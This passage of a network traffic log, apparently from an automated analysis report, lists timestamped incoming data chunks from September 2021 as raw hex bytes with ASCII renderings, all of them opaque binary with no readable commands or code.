[7"T1VmBIPc_89Gu~e1R+m1(0h*u" {eS?bCq">=1cG0N&weS&ki%!xMIHQs8L^0g3bL d~VZ\$V4'H4r4lr2Orc[_
2021-09-28 07:53:27 UTC	344	IN	Data Raw: 8e b6 02 5b 71 e3 9f dd 89 ec d8 f5 2b 5b 11 41 18 e7 f2 7d dd 67 86 a0 a2 21 1e 8b 3d ad 3b 9c 97 9c 0e aa 72 00 db 0b 9f 73 7c de 2f 17 b0 75 ae ca c6 84 bc ff cc f7 6b de 08 04 70 e8 6b 6d 50 50 ed 7b 23 1e db 64 87 d8 aa 61 a6 1d ab b2 58 17 9b c8 9c d0 ad 69 43 21 7e 5e 58 f0 14 be 44 61 24 b6 84 a4 8d 82 53 3f 99 62 43 71 60 5c 3e 3d 31 c7 3c 09 4d 22 6a 8f 6e 7a d2 6e c9 9f b2 04 41 8a 62 11 78 e9 04 10 fc e5 a7 09 52 6a 04 13 e8 7a 7e 0d cf 78 41 50 76 0b 79 01 ca d1 30 98 13 6c 10 23 c8 a4 5a a6 45 aa 1c f3 09 ea ed f2 23 fd 58 a3 f2 f6 39 94 18 ae b6 e3 7b 34 65 4c aa 56 2c 3e e1 f8 52 b9 bd 48 b6 75 58 ff d6 4b 08 b1 04 6b 46 8f 5f 22 36 35 9e f9 65 1f b7 ee 9d 91 f1 5f 7f 00 5b c4 99 46 8d 7c 8c 78 7b ad 97 f8 0a af 63 8b 5e 8f 2d 99 5e 96 d9 Data Ascii: [q+[A]gl!:=;rs /ukpkmPP{#daXiC!~^XDa\$kuX%J+ml<M"jznAbxRjz~xAPvy0 ZE#X9{4eLV,~RHuXKKf_"65 e_[F]x c^~^
2021-09-28 07:53:27 UTC	348	IN	Data Raw: a3 35 8d 7a 61 64 89 37 3a 59 9e 25 8a 85 56 ba a0 b8 17 6a 76 47 86 90 c2 ef 20 03 f5 aa 73 13 61 d0 16 ac 88 8c 36 4e 9a f3 6c b9 5b df 59 6a bf 3c 71 2f c6 fa ee 8a d2 a4 ba 7c a5 07 f7 2e 1d 36 bf 86 a9 10 06 d0 40 b5 8c a9 45 91 bb a5 7b d3 93 41 51 11 1f 21 b5 4a 1e a6 40 f5 a7 b5 f5 78 76 fc e0 2f 42 90 1a 61 7c 91 1c f4 d8 ca 5f ea 23 8e 50 0d a2 8a e8 71 ac 47 81 a9 84 97 45 57 f9 e9 22 18 e2 d4 e4 17 db 0e fc 8d d5 fc fa a8 c7 21 08 dc 62 87 79 e1 c8 ac c7 92 12 b5 6a 75 ef 83 13 c1 51 12 a1 a7 fd 33 d4 0d 81 8a df f0 1e 52 26 6c 6c 5b 7d 28 cb 18 ff 24 ee 19 f5 2c 32 8b 0c b9 82 22 72 c6 fc 17 7f 98 d5 7b 7d 47 8e af 8b 48 f9 e8 69 de 98 21 19 7d a7 1b c1 23 b7 e7 f0 16 1e 84 df 33 81 33 9f 9a d1 9a 99 f3 39 1f b6 fc f3 9e 45 93 37 67 fc ea 5d Data Ascii: 5zad7:Y%VjvG sa6NI Yj<q /6@E(AQ!J@xv/Ba_#PqGEW"!byjuQ3R&ll {,\$,2"r{GHil}}#339E7g]
2021-09-28 07:53:27 UTC	352	IN	Data Raw: b6 54 be c8 f3 1a 99 1f 48 17 f0 d1 8d 4d 4f 96 2e 44 87 0e 81 83 8d f7 05 f7 5b 83 c5 18 21 b1 e5 2f 49 ea ed 52 9f 45 91 8b cb 99 9c ac 26 14 7e 1c f7 a4 a3 a6 dd c2 2f f0 8f 96 8a e2 b2 6d 00 79 23 79 77 53 c9 a8 a4 16 b8 f1 26 80 65 1d 66 85 a6 34 65 4b 31 25 18 25 67 56 50 93 c5 c0 66 a7 98 28 12 ff 71 e9 77 97 a6 f2 b5 ff dd 30 c2 60 48 6c f6 65 dd da c7 78 f7 5e 51 e5 9a 01 b0 ac 04 e7 0c 89 8e f6 9e 43 17 eb fa 3d 3c 5a cb 1d 3d d9 f8 d3 6a d5 68 f6 da 7b 93 ba 95 63 43 76 ab a7 0a 80 a8 5f a9 74 f4 4a 65 a4 cb 55 ab ef 9e d6 05 3b 2a 63 42 f2 b3 29 7b 0f cb f7 37 e4 f3 0e 04 d6 f8 3e ad e9 66 16 13 b2 77 d6 43 f7 52 8e 6f 2f 38 61 c4 7b 1c 1a f7 47 bf 10 d7 2d 5e 76 b2 28 34 76 da 0d 52 09 b4 e0 75 44 72 b4 98 61 27 4d 5a dd 86 d6 e0 fe 99 04 8f Data Ascii: THMO.D !/IRE&~my#ywS&ef4eK1%gVPf(qw0' Hlex^QC<=Z=jh{cCv_tJeu,*cB)}{7>fwCRo/8a/Gw~^v(4vRu Dra'MZ

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:27 UTC	356	IN	Data Raw: 53 0e 6c c4 41 10 27 e5 79 f8 1b 51 a9 54 77 5d 88 3d a5 5b 96 de 12 e7 5d 68 d6 0d 71 d2 2a 55 ae 14 02 09 0c f0 5d 63 78 21 1f c9 b1 e4 ca 9c 53 85 b0 18 c1 e1 5f 38 91 f3 41 1a ab 5a 87 6c 60 d3 96 4f 98 7d a6 4d f2 31 c7 3c 27 76 fd 8e 11 ca 27 e4 af 20 7a a9 2b 96 ed 03 f6 d0 e2 e6 a2 b7 0b 44 47 be b5 23 94 36 9a 69 29 85 50 08 20 c5 ef 36 89 c8 70 2b 07 05 04 8e c2 d1 33 28 3c ce 23 71 60 6b ea 17 14 83 bd 3a 77 7e 58 3c a0 71 f7 5e 19 15 21 5e cf 19 13 71 c1 12 6e 8f 3e 07 51 cf 81 e7 c3 de 4e 16 2c f0 e3 34 93 eb 75 10 67 8b 3d f5 3b 8c 5c a0 12 f1 9f 6e 1b ca fd f3 3d 74 40 7a 06 81 d0 34 a4 3c 02 e0 7f f3 8d 96 79 a8 5d 63 89 89 08 82 8c 16 5a 5f f5 3c b4 8d 91 2d 55 b8 88 cd 1d 7d 3e 6d 0d 64 78 54 0f 16 51 0a 17 5d 7d 4f aa 51 5b c1 7e 6c 2a Data Ascii: SIAyQTW]=[hq*U]cx!S_8AZI' O}M1<'v z+DG#6i)P 6p+3(<#q`k:w~X<^!^n>QN,4ug=;ln=t@z4<y]cZ_-<-Uj>mdxTQ]]OQ[-!*
2021-09-28 07:53:27 UTC	360	IN	Data Raw: f6 f7 36 ab b4 66 90 31 80 3b 23 df b3 e7 ff 06 82 48 a9 56 c5 36 0d f2 72 1a 7b f2 1a e2 82 f3 42 eb 46 5b 3c 60 c8 b8 0f 34 e6 48 cf d3 e2 a4 c4 19 ab b6 c1 56 7c 80 2d 58 e3 d8 64 f7 32 f6 cd 62 8b 66 f6 81 43 17 a0 8f 6c b4 5e ef 2f 4f f3 25 6a 92 64 72 27 63 d3 b3 58 8b 2d b9 5f fa ee d3 c1 b7 84 1e 9e a0 ab b7 e2 e7 ac 5c 76 f2 aa 50 4d dd 66 60 ac ca ee 50 47 c9 aa 26 0b c7 45 58 57 f1 f2 51 9a 6f 70 f7 12 f0 83 1f c3 eb 22 54 20 7b 51 dc f0 ba 22 99 d2 19 8b e1 73 2c 87 09 5d 94 81 09 73 93 f6 02 21 92 88 2e 9f a6 f5 3b 33 5a 46 77 3c ca b5 ff 43 a2 86 01 64 ac a9 fd 44 45 89 c4 a5 e4 ed eb ac 66 74 dc fd 1b d6 77 33 a8 e6 c4 5b 6d be bf b8 b7 de fc ad ba d3 d1 b9 72 0b 67 04 a1 2d 04 bf 56 9b ce bc 1e 9d 1b c7 16 18 56 cb 8a 80 79 89 ba 16 e8 ad Data Ascii: 6f1;#HV6r{BF[<'4HV]-Xd2bfCI^O%jdrCX-_vPMf'PG&EXWQop'T {Q's};sl.;3ZFw<CdDEftw3[mrg-VVvy
2021-09-28 07:53:27 UTC	364	IN	Data Raw: c3 11 44 20 2a ac 4e c9 9a a1 a1 60 0d b6 f4 fe 86 2f ef 75 9e 4b a3 a5 94 aa c6 0d a5 34 c8 84 4e 01 42 eb 51 3b c8 e8 42 87 d8 d3 51 43 9c 41 aa 44 d2 ac f7 69 b7 89 f4 39 c4 1b ad 87 da cf 02 c0 90 1a 21 ac 5c 21 c8 50 82 8b 90 8c eb 0b dc a2 3c 01 7b d7 7a db fe 7e 6c 43 2e 9e a2 b9 40 ec 82 b4 9a 31 00 2b e7 d0 3c dc 62 57 38 2a 60 00 69 fd b5 53 69 6e 02 98 e9 44 67 e9 0d 00 28 ba 06 27 6b 77 18 23 dd 6f 64 08 a3 56 f7 87 e5 89 d0 f2 95 25 fb 93 02 8e 80 75 3e 41 68 14 93 3d 06 4b f8 f5 e4 7a 2f e7 d4 2b 05 dd 48 40 1c 2e 1a dd 82 18 13 14 3a bd 8b 19 90 73 ca ea 3a c2 f9 c5 90 8f 68 36 e2 9f 0d c0 aa 94 5c 6e 23 8c 4e 18 db f1 01 25 11 29 af e7 3a a2 1b 82 84 d4 da 16 01 4d 6c 92 1e ae 8d d5 1b 08 91 bd 22 86 9f 0f 2b 36 6f a4 71 8a 60 3c 4f e4 Data Ascii: D *N`/uK4NBQ;BQCADI9!lP<{z-!C. @+1+<!W8*`SinDg('kw#odV%u>Ah=Kz/+H@:..s:h6!nN%)!Ml'+6oq'<O
2021-09-28 07:53:27 UTC	368	IN	Data Raw: 68 16 07 9d 94 aa f0 80 1d cd c8 1a 7b fa 0f 5c de fa dd 49 6d 04 b9 b1 ab 29 cf 5d c1 6b 03 97 2b ab 74 6c 43 2c 49 07 d5 8e 62 02 e8 9a d4 5a 4d 39 28 84 9e 09 5a b8 d3 cd fb dc 69 d6 ae 6b 45 92 e1 a7 67 69 b0 2a da f5 72 13 9c b1 5c db 54 34 a4 4b b6 6c 43 36 c8 08 c1 cd e7 38 45 90 a7 72 39 8a b4 38 27 a3 bd f8 96 50 28 84 4e 50 56 e8 00 98 fd 6c 3e 2c 80 f9 b7 61 e9 9b 7f 01 dd 83 68 e4 f1 ad f5 82 44 55 06 37 5b 34 dc d0 7c 89 cd 0b 70 e8 3c 28 57 ad e7 b0 d3 c7 4d 11 97 f5 82 1d 4f fa 07 10 71 a9 1a 7d 63 60 d1 1c c0 c2 b8 7b 81 9c 1d 3b e9 14 00 fc 5f 21 7b dd 63 0f 67 27 f4 e1 4e 39 9e a4 d8 8b ae 15 02 2e 0b 3b af 80 51 7b 90 c8 aa c3 6d b7 13 b1 20 c0 c2 32 a4 ad dd bb e3 1c 99 d2 d2 5b 22 8a 78 d0 6b 1c da 0a 67 9e 16 e7 2e 27 7d 20 8d 63 fa Data Ascii: h{!lm))k+tlC,lbZM9(ZikEgi*!t4KlC68Er98'P(NPVI>,ahDU7[4]p<(WMOq)c';_!c'gN9.;Q[m 2m'xkg.} c
2021-09-28 07:53:27 UTC	372	IN	Data Raw: d4 22 3a 91 a1 ab 2a 53 dc 90 b3 3f 39 ac f7 5a 37 2a 39 cf 2b d3 51 d2 64 0b 44 6b c4 f6 69 ad 8f 6c 7c 48 2d 9c 1c 90 e5 f6 c7 df 39 34 c8 90 ac 1a 47 d5 e7 c9 72 8b fe c6 f1 88 97 30 02 07 46 ed 7b 20 ad d9 a2 f8 5f 0c b8 f3 e7 3d 85 55 e8 5b 0d d9 3f 62 4a 2c 71 00 4e d6 48 5e fd 52 1c 82 b2 10 3b b0 33 75 2a 9b d8 8e 14 4f b2 14 72 cc 6e 9b bd 16 36 81 80 e6 0d 36 a6 dc 35 63 df aa 85 54 f8 dd 85 48 97 8b 01 69 92 6f d6 a6 c8 82 1a 5e 98 e2 d2 3a 26 b6 80 1a 6a 42 13 f3 f4 fc d8 e1 77 e7 f7 19 b2 40 e2 02 e1 6a 08 01 d7 57 42 36 87 64 3e 96 4d 03 4b e8 99 15 7d 87 4e b4 99 0a 0a 37 53 41 97 38 7a 2a e8 b7 a3 b8 5b 0f f8 cb 5a b0 fb 9d 81 33 bb 92 c9 e6 55 85 0b 24 08 09 69 b6 cf 8c 6a 10 ab 4e 03 fd 9e 1c e4 73 0c 4b e5 fd e5 f3 e5 7e 86 7a 96 f5 0d Data Ascii: ``*S79Z7*9+QdDKil]H-94Gr0F{ _=U[?bJ,qNH^R;u*gr665cThio^&:jBw@jWB6d>MK)N7SA8z*[Z3U\$ijnSk~z
2021-09-28 07:53:27 UTC	376	IN	Data Raw: d4 9b fe 48 37 f4 98 e4 71 fa 64 ec ae 99 16 b6 d9 db 5e 2c 85 79 ba f9 37 23 df 32 13 14 8c c3 65 e6 c6 a8 64 df 28 ff 84 23 15 b2 ff 00 00 7f a0 ad f1 0e 3a 2e 7c 4d 54 30 6a 66 cf ba ac e3 e3 25 fe 12 71 95 c4 9b ba 32 53 1f 6c a0 5a 25 39 80 3e 1f 7e 55 10 70 5d f1 9e b7 95 c0 89 37 c6 6e 28 6f 08 04 11 c6 b7 e1 95 45 c0 21 f5 d6 c0 7f 29 c7 a0 60 49 9e 29 f5 b6 80 52 f2 00 4a ef df d9 ac a6 c5 76 8f 4e 75 3b 18 68 d9 21 2c 7a 7f 6a 47 73 77 af 30 cd 67 15 6b 56 da 1e 0d f5 d2 7b 1d 1a 11 29 ce ef fe 4f 6d 30 bc 4b 3f 09 48 e2 35 2f 00 7f c6 2d d3 37 63 b9 af 6e 8c 2c f6 f4 32 ee 85 0b b9 c0 9b 25 3e ca 34 c1 1e 13 04 99 d2 1b d2 8e e2 c1 db b9 90 67 ae 0f 1e 6b 04 e4 03 6b e7 c4 e5 cd 4c 89 dd d4 6d ac 9b 45 ff 79 10 a6 36 6f cc 3b cb 29 e3 Data Ascii: H7qd^,y7#2ed{#4.[MT0]f%q2SiZ%9>~Up]7n(oEOlu'))RjVNu;hl,zjGsw0gkV\}OmOk?H5!7cn2%>4>gkk LmEy6o;)
2021-09-28 07:53:27 UTC	380	IN	Data Raw: 0a d4 89 3f 12 40 56 ef ae ae 5f 77 ff a9 a3 cb 8c ec ed a4 88 8e 56 70 bc 01 31 67 56 3b ae 47 fc 57 5b a1 14 c2 4d d4 02 f8 3e 29 c5 f1 74 3c 9a 8d cd 44 4a d8 9d 7d 24 d8 9a d4 39 cb e6 1a 25 c9 5e eb 26 8a 8a 2a 28 c7 e3 89 f2 f5 13 6b 96 ef 01 65 89 ea 65 18 66 c8 f5 de 21 76 5d 97 d6 fd 32 07 f3 b1 d1 e6 ff ea 65 01 c4 1b 27 28 de 21 41 4f 8f ec 0d f5 fb db a9 7d 4a ab 20 96 62 5d 7f 76 96 17 72 3d 4d b0 95 af 77 ad 5c 17 71 25 9a 92 21 28 42 fa d4 98 f1 49 fa bc 5d 3e 60 5c 1e 88 08 fc 2c 7d 56 cf 47 32 40 db 28 3c 2e 19 a6 98 c8 7e 7c a4 a9 3f 7a 66 f9 f4 55 eb f1 9e ba 22 5e 1c 3a 81 01 26 d2 b0 36 b7 2e 49 83 54 9d 04 98 e0 51 25 ab 58 1e f5 86 bc 75 9f e0 c5 78 be 23 be 4a 8c fa bd 56 12 cb 69 93 d9 93 41 22 98 06 db f8 8a 1d 3b 1e e5 65 b4 52 Data Ascii: ?@V_wVp1gV;GW[M>]t<DJJ\$9%&*(keeflv]2e'(IAO)J b]vr=Mw!q%(BMLI]>`;,VG2@(<.-~]zfu!^";e.6.IT Q%Xux#JV!A";eR
2021-09-28 07:53:27 UTC	384	IN	Data Raw: 40 fb 3a 7f 29 46 8b d2 42 29 11 2e b1 07 06 3c f0 a5 3c da 28 06 63 54 68 e3 e4 ad 26 5d b7 b5 5f 33 46 7d 6f a8 e4 ea 8b 24 cc 9b 83 52 ab fc 62 ec ea 2b db d9 d6 3b fc f9 80 a0 00 aa bf 43 e5 cc 50 ad 8a f0 3b 52 03 bd 45 fc 3e 22 e2 ca 5b 5f 3b 3d 9b 5b 9f ed e7 7e 7e 52 32 47 54 df 56 da 24 fd 6f 51 77 c8 be 39 76 70 a1 b6 92 55 28 c1 27 89 a1 73 29 1c 14 08 7a c5 7a 66 10 e3 7f 0f 46 0e 14 f2 bf 7d 84 66 ad 29 c7 f4 6f e0 25 1b ea dd 7f 74 77 06 de cb 0b b2 f9 87 18 fd 75 f4 8e 84 e3 6b 86 2f 8e d1 22 af d8 97 b1 d7 e1 c3 35 6e ff 77 52 11 58 aa cc 2e 52 da a9 06 89 a6 45 e3 bb ee 60 a3 b6 76 bf 34 7d 05 d8 06 e2 f5 8a 13 ee 61 5b dc 17 16 6a e3 d4 12 00 16 68 b3 d6 dc 52 7f 68 b3 a0 69 98 ff 16 cd 29 80 26 91 90 38 ba ed 53 63 78 a8 4d 99 7f 3e 48 Data Ascii: @:~(cTh&]_3F)o\$Rb+;CP;RE>"[_=[~R2GTV\$Qw9vpU('s)zzfF)f)o%twuk/"5nwRX.RE`v4]a]hR hi)&8ScxM>H
2021-09-28 07:53:28 UTC	388	IN	Data Raw: c7 23 b6 86 c4 21 3b 58 48 c8 fb 2e cd 46 40 3b ef 31 03 bf ca 88 73 7f 12 ff be 33 f8 d9 e7 ae 8f a3 7d 5e a3 8a 6f 4f 7b ab c9 a7 f4 10 5f 79 cc ed 82 fa eb 73 a5 94 34 36 7a e9 23 6d b7 a1 f9 a6 50 25 fd ec d9 13 83 e3 fb 65 26 6a a6 0b 1e b4 6a c6 d1 73 a1 14 f4 9b 05 61 16 be 38 47 28 f0 b3 82 e1 27 52 a4 5c 23 eb d3 ed 03 ed 21 fb f0 ca 30 27 c1 68 20 f6 69 b5 ff 28 f5 b0 60 91 80 51 20 04 bf 89 8b 6d 1e 2d 54 91 46 9f 69 81 98 f1 a9 d4 f0 4a 90 a1 df d3 1f 88 ab 5f 50 3e ee 05 1c 8c 07 e0 96 f4 c9 1f c0 8f af f3 a4 99 bc d2 70 fb 1e a5 45 76 a4 6c 48 53 95 a8 8f 66 c3 46 9f 30 41 4d ca 45 ec f7 6d 5d c3 db fd fc 4c 69 8d 32 11 5c 1a 85 66 81 d5 1f be 9a 5d 72 d8 ed 46 24 1e 56 dc 5c 57 d4 b7 b1 e3 2d e8 07 7b 7e 7e 30 a1 47 2d dc 26 ad 0f e3 1c d3 Data Ascii: #!;XH.F@:;s3)^oO[_ys46z#mP%e&jjsa8G('Ro#!0'h i('Q m-TfIJ_P>pEvIHSf0AMEm]Li2!fjF\$V\$W-{-~OG-&

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:28 UTC	392	IN	Data Raw: 3c 09 b3 ba 7b 14 56 1a c6 ca a0 d4 32 68 fb 30 33 58 e9 ff a8 5d 9e d7 7c 23 10 92 80 e8 21 f4 3a 56 e8 51 18 91 f9 d8 31 b9 d1 37 8d 13 dc f4 e3 99 56 84 15 88 c2 11 81 7b 1b 21 6f 92 c8 c1 68 43 47 af bc a4 d0 51 a4 d1 f3 58 0a e8 62 ff cb 91 da 49 2d 39 40 62 f3 07 b8 37 ba d0 80 40 54 34 d8 16 6f e9 ff d2 6b 0b da 7e 25 c4 d8 1d 87 42 1d 48 f9 ee e2 08 f1 15 f8 e6 4d ee 9c dd 92 1a 45 c8 56 4d e2 ac 5d 53 c8 15 60 9d e3 f5 e1 ba 73 1c 28 75 7c bc db 51 6a a0 25 3c 95 4a 86 18 90 fd ef bf 19 4f 74 be 77 fb 54 59 03 55 f8 03 01 ae c6 2a 6b 4b a4 23 78 63 61 e3 81 5e d7 e0 45 18 ae 75 82 96 68 18 11 0e 2c fd 76 84 8c f9 dc 7a 3c fe a3 4a fc 1e b5 20 bd da 91 3f 05 a1 39 7e 66 42 e6 aa 50 b7 9d 61 f7 9a d7 b0 cc d6 79 49 86 98 c4 52 c1 6d 65 80 ed eb 26 Data Ascii: <[V2h03X] #:VQ17V{!ohCGQXbl-9@b7@T4ok~%BHMEVM]S`sCQj%<JotwTYU*kK#xca^Euh,vz<J ?9~fBPayl Rme&
2021-09-28 07:53:28 UTC	396	IN	Data Raw: eb 69 6f df 56 31 12 30 f4 69 8c f7 88 ff 40 ca 8f 72 73 26 38 07 dc 30 a8 7b ee d0 e0 2f 02 fe 3d 67 d4 ad 54 0d 41 3a 49 0c cb 45 b5 4e 87 4f 20 5d 98 c8 9c 7a 0d 48 a3 89 8b 72 e8 04 ae 27 13 bb 8a 9c 50 75 4e 20 54 5e f7 a9 82 c8 42 c3 3c 3a 0a 8c 18 76 91 84 72 8f cc 4a bd 65 fd 34 8a a1 b0 63 a2 4a 75 90 bf d5 a9 73 1c 28 75 7c bc db 51 6a b6 5a ea 5e 05 ad 54 0a c4 5a 09 8f d0 21 7f 8b e4 69 0a b0 72 b1 9c f0 53 5c 21 5a 17 03 07 43 03 91 39 28 b7 7f fa 22 03 e9 2b 31 6c 6e e5 a9 f9 bd 0f 7b 71 33 45 36 1f 7c 90 7d f4 5c 2b b9 e3 d0 ac 01 74 e8 d6 a4 28 67 8d 58 78 b8 49 8f ee 1e 36 94 2d 40 eb b1 e9 73 e0 db 39 a5 85 1a ab 1f 68 5c 0c 92 68 f7 37 12 66 8a 09 4b ef 33 e5 15 e7 a6 93 4a d4 cd bd ed 00 a9 42 d6 e7 ef a2 27 64 30 88 30 fb ab da a1 93 Data Ascii: ioV10i@rs&80{=gTA:IENO jzHr^PuN T^B<~vrJe4cus(u jKz^TZlrvSZ9C`"+1n{q3E6 })+t(gXxl6-@s9h w7fK3J B^d00
2021-09-28 07:53:28 UTC	400	IN	Data Raw: 47 fb 6f 2c 09 3a dc e2 dd 84 a9 8b 8c 85 c2 80 ac fa 7a 7a 82 7c 0d b5 53 da 4b 3a c2 de 4a 94 58 5b 41 3a ef 2b 87 23 77 b4 b5 12 03 41 29 47 8f a9 75 c6 2c 4f 3b f6 12 65 52 13 dc 91 7e 7a 6c 62 f4 0b c1 ba 0f 37 b8 56 72 55 83 fc 3b 04 d1 73 d0 e0 1a 26 1b 8c 34 c2 af a2 3e 62 1a 21 b5 c9 72 20 d7 f0 4b 3d 3d 55 d0 e3 05 0d ff 95 ee 07 72 16 c3 ea 17 19 42 13 8f 8e 26 38 0c 27 86 45 bc df df 78 4a d4 bc 84 5a 1d 65 96 93 af 6b 8a 4d 7d 44 44 f8 81 b8 c0 52 5d 9f 05 f2 f2 a6 b3 d7 53 24 a4 29 c5 1e c1 75 6f 74 ef f6 5e bc 5c 95 7c 65 8a e4 d9 05 a8 50 47 1c d0 74 ec 03 d8 57 e0 17 92 0a 1b 21 9b 4a 56 f6 40 69 96 63 6a 39 1a 63 e6 30 d0 0c 91 ac 0a 84 0d 6e 50 19 85 70 59 df 02 b6 9b 0d fd 17 e5 cb b2 04 d3 6d 7d b9 11 2b 96 89 eb a1 eb c2 70 85 bc 15 Data Ascii: Go,;zz[SK:JX[A:~#wA)Gu,O;eR~zlb7VrU;s&4>blr K==UrB&8^ExJZeM]DDR[SS\$]uot^ ePgTlW JV@icj9c0 nPpYm]+p
2021-09-28 07:53:28 UTC	404	IN	Data Raw: a4 03 8d 3c 71 99 1e 04 b7 8b 63 17 ee c1 a2 7d b3 f6 b8 e6 e3 73 5b 8f 3e 88 b5 b2 20 05 77 54 22 02 8a 68 df 95 f8 86 2b e7 53 4d 69 5f f9 c3 5c 2a 15 64 e4 50 81 51 1e 1e 1d 4e 1e 55 e1 53 36 18 6b 7a d0 2d ef 47 68 c5 7e fe 71 32 a6 cc 86 53 02 f9 aa 87 60 a0 fa dc 2b 98 7b b2 f7 92 68 f0 4a f5 fa 37 ce b1 ef 0b 99 1d a0 20 37 52 93 cc e4 0a 43 a5 6c d1 82 c2 60 c9 fb 37 80 9b 46 a0 8d 87 f1 9c e9 14 8a b8 cc 53 7b b7 72 b2 5b 4f 66 46 6e 9a 44 d5 b9 72 44 3c 25 d6 38 a8 62 69 ae c2 3e 4f 9f b2 2e 4d cc 97 e5 15 0b 7d 93 f9 af ad 90 65 c4 27 79 49 6e be 59 85 ad 65 1d 7c 03 77 bb 3d 52 d8 1f 56 8c 45 9a 78 11 0b 51 9e 07 1e b1 0d c6 0b a7 82 21 13 45 14 50 e3 a2 e3 92 ef 44 ae 1a 57 07 da a9 6b cd 19 6d d2 93 66 d5 d9 df 8a 45 ba b8 29 d6 65 d4 d2 43 Data Ascii: <qcs[> wT^h+SMi_`_dPQNUS6kz-Gh~q2S`+{hJ7 7RCI`7FS{r[OfFnDrD<%8bi>O.M)je^InYe w=RvEXq!EP DWkmf)eC
2021-09-28 07:53:28 UTC	408	IN	Data Raw: b7 0a fd 02 79 54 82 c7 24 56 cf 44 bc b0 67 b0 13 f3 58 1a 3b 36 9b b7 99 21 20 da 74 87 33 36 77 2f 64 d4 40 c2 de de 45 e9 c4 ea 78 6a 03 15 b6 6d 16 44 74 1b b2 73 9c 93 79 6a 9f 50 30 19 f4 6e d7 ad 86 3e 82 38 53 f5 9e 26 8c 73 8b c8 05 ce 2e cd e4 b2 ba 67 b1 30 07 f5 41 5d e3 ac 6a 3a a1 ce 51 71 b4 1d 1f 3f ed c3 cc 20 11 42 06 a5 97 78 72 50 c3 4c 88 be 0b 8e f3 d5 95 21 b5 0b 5a ac 29 4a d6 c4 18 25 fd 3c fb cf 7d 1a 4e b0 f6 39 33 b2 b6 b3 c9 33 71 7b 97 29 1a bb 26 94 12 59 d6 90 08 1a 42 e9 0d f8 af d6 7b b2 65 a9 13 fa 3c 3e d0 3e a4 e6 16 52 c7 16 e1 84 63 f5 78 1e 72 e0 59 7a 9e b6 62 b6 f0 68 8d 49 6a e7 78 b7 b1 32 45 17 3d 5a a5 ed 43 40 6c eb ed ae aa 51 36 fc 86 07 dc a9 cd b7 1c 3b 49 14 71 cc 6b d0 1a 22 10 16 75 6c d1 cd 39 a7 c0 14 Data Ascii: yT\$VDgX;6! t36w/d@ExjmDtsyjP0n>8S&s.g0A]:Qq? BxrPLI:]J%<~N933q{&YB[e<~>RcxrYzbhlijxE=Z C@IQ6;lqm"ul9
2021-09-28 07:53:28 UTC	412	IN	Data Raw: 0f 2a 5e ef 17 16 31 f4 43 0f b7 ab b9 b6 40 74 a0 9a 52 cf 58 fc 42 65 e8 93 6f 4d 3f 13 dd 13 4a ca 01 99 89 21 10 6f 74 3e 62 80 2f 9c 81 db 10 c8 7d 77 06 53 28 f9 95 89 d6 a1 a5 9d 37 57 62 b5 4e fb 67 85 24 14 83 dc 92 c4 5d e7 0c 96 36 74 3e 50 5b 79 2d 90 bb 5e bf fe ff 10 3f 44 8d de da b2 cd 8c 9a 47 48 3c ba c2 64 5d 5b c7 c7 cd 82 71 ff 87 10 e2 c1 82 5b 92 11 44 1e f7 c7 8f a2 10 a1 66 b6 33 49 22 e7 b9 c7 ab aa e8 84 28 f1 23 08 df c6 53 f5 ff e3 2b 44 3b af 0a 03 f4 56 29 22 2b 0f f0 3b b3 00 83 b3 5c 4d e2 66 97 d6 0f 35 48 6b 40 08 31 24 19 c2 22 2e 09 00 95 b3 0e 4c 8a cc 8c 81 df 26 a1 78 e9 d5 fe d9 78 94 7b 90 44 03 80 70 3e 3d 03 0c bf ce 43 e2 08 71 6b 10 c9 5b b1 c8 a1 54 34 a5 20 84 a8 12 ec f4 c5 01 f0 26 ad d9 ea 1f d7 5b 1f 23 Data Ascii: ^!1C@tRXBeoM?J!ot>b wS(7WbNg\$]6t>P y-^?DGH<d /[Df3l](#S+D;V)+;Mf5Hk@1\$`.L&xx[DP>=Cqk[T4 & [#
2021-09-28 07:53:28 UTC	416	IN	Data Raw: 3b 89 87 88 c4 a5 18 97 e5 b6 be 5e b8 f1 56 21 d6 82 24 d6 c7 da ed 2e 55 d9 2c 55 57 04 c9 40 1a 74 d2 31 19 aa a3 a0 3b c2 8e 04 67 1d 4c 44 a5 8e 22 e4 a6 4c 74 fd 1d 8e 44 60 16 da 97 4e 49 bc a6 90 90 ad f6 27 e3 3d fe 6d 6a 19 2d 15 7b 76 b6 31 0f bd cf 1b 13 2e cd 75 c9 c9 5c 4a 3d 9c 0e 11 22 02 60 38 35 b7 13 fe f7 67 f7 67 3b d8 84 58 ca 11 7b b9 09 d7 44 f0 f5 26 af 53 1b 4f cf 8d 42 f7 23 2d ce 34 85 7e 74 16 90 24 4d d7 56 ee 8f 57 ff 0a 51 d9 8d 0f ed ce c1 4c 15 2b 21 3a 09 f2 b8 fd 5c 47 8f 89 10 cc fe 0f 03 1d e8 49 fc ca e4 42 ed de ca 78 4e 94 83 30 97 16 1a d2 6e 80 38 bb b5 56 7c ae 13 e8 f9 1e 3c 89 60 1d 38 ca e8 7f 1b 9a 2b 71 f6 68 53 17 d9 72 a3 c0 a8 ff 19 b2 9f 8b a4 3d 39 c0 e1 0c 07 a3 fc 84 d5 fa 1a 87 16 c0 b2 6b d2 85 ac Data Ascii: ;^V!\$.U,UW@tl;gLd^Ltd^NI^=mj-[v1.u J="`85gg;X{D&SOB#~4~t\$MvwQL+!;GIBxN0n8V <`8+qhSr=9k
2021-09-28 07:53:28 UTC	420	IN	Data Raw: 81 cc 9b 12 50 c4 46 36 82 a8 2f 75 b6 1a 4b 55 be ef cd 97 f1 78 2d 2c 03 1a de 36 cc e8 2d 70 b3 c1 62 c3 43 7b 52 42 c3 01 0d 31 b2 87 94 69 ac 67 aa c7 8c 2f 41 77 72 fd f8 f6 91 58 32 8e 4f b6 f9 1a 9a c4 d9 19 4f 8d a1 31 ec b3 5f 2c a4 66 17 24 01 87 57 92 3c 1d 13 a9 9f 0c e0 ab 37 67 25 12 b6 b2 8a 32 78 a9 2f cc eb 7d 78 54 eb ce 5e d5 43 39 6b 0a b7 a6 0a aa e0 77 06 01 41 88 14 d3 8c 5c 79 f1 ec f3 ed 9e 30 34 1d 49 c7 06 6e fb 85 55 00 1f 07 7e 50 03 cc 9b eb 0f 1f 77 92 31 d1 af 1f 63 13 81 fa 61 1f 8f c3 0f 8c 8f 72 4f 61 9c 8d c7 ba e1 77 b1 3c 8c 60 af ed 3e e5 81 9c 7f 12 e4 a5 3e 4f 7c d7 1b 49 81 e3 89 bd 92 90 3b 16 87 35 